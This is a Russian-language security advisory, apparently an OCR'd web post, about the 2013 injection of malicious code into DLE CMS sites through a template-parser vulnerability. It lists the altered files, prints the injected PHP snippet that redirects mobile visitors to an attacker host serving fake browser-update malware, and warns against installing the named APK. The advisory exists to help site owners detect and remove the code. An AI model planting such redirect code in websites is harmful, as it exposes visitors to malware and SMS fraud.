


В первых числах 2013 года используя уязвимость CMS DLE на многие сайты был внедрен вредоносный код.


Указанный код при захождении на сайт с мобильного устройства перенаправлял пользователя на сайт злоумышленника (Location: http://**statuses.ws**/), откуда скачивалось вредоносное программное обеспечение под видом обновления браузера.

При установке указанного ПО на телефоны iPhone, Android, BlackBerry и др. списывались деньги со счетов путем отправления платных СМС.

Файлы подвергшиеся изменению в DLE:

index.php
engine/engine.php
engine/init.php
engine/data/config.php
engine/data/dbconfig.php

Возможно и другие:
website.lng (добавлено 14.02.13)



Сам код:



```
$iphone = strpos($_SERVER['HTTP_USER_AGENT'],"iPhone");
$android = strpos($_SERVER['HTTP_USER_AGENT'],"Android");
$palmpre = strpos($_SERVER['HTTP_USER_AGENT'],"webOS");
$berry = strpos($_SERVER['HTTP_USER_AGENT'],"BlackBerry");
$ipod = strpos($_SERVER['HTTP_USER_AGENT'],"iPod");

if ($iphone || $android || $palmpre || $ipod || $berry === true) {
    header('Location: http://statuses.ws/');
}
```

[На официальном сайте DLE указано](#) :

Проблема: Недостаточная фильтрация данных в парсере шаблонов.
Ошибка в версии: 9.6 и все более ранние версии

Степень опасности: Высокая

Пример вредоносного apk для Android (**browser_update_install.apk**):

Внимание! Ни в коем случае не устанавливайте **browser_update_install.apk**



После удаления указанного кода с сайта на CMS DLE, необходимо обновить файл templates.class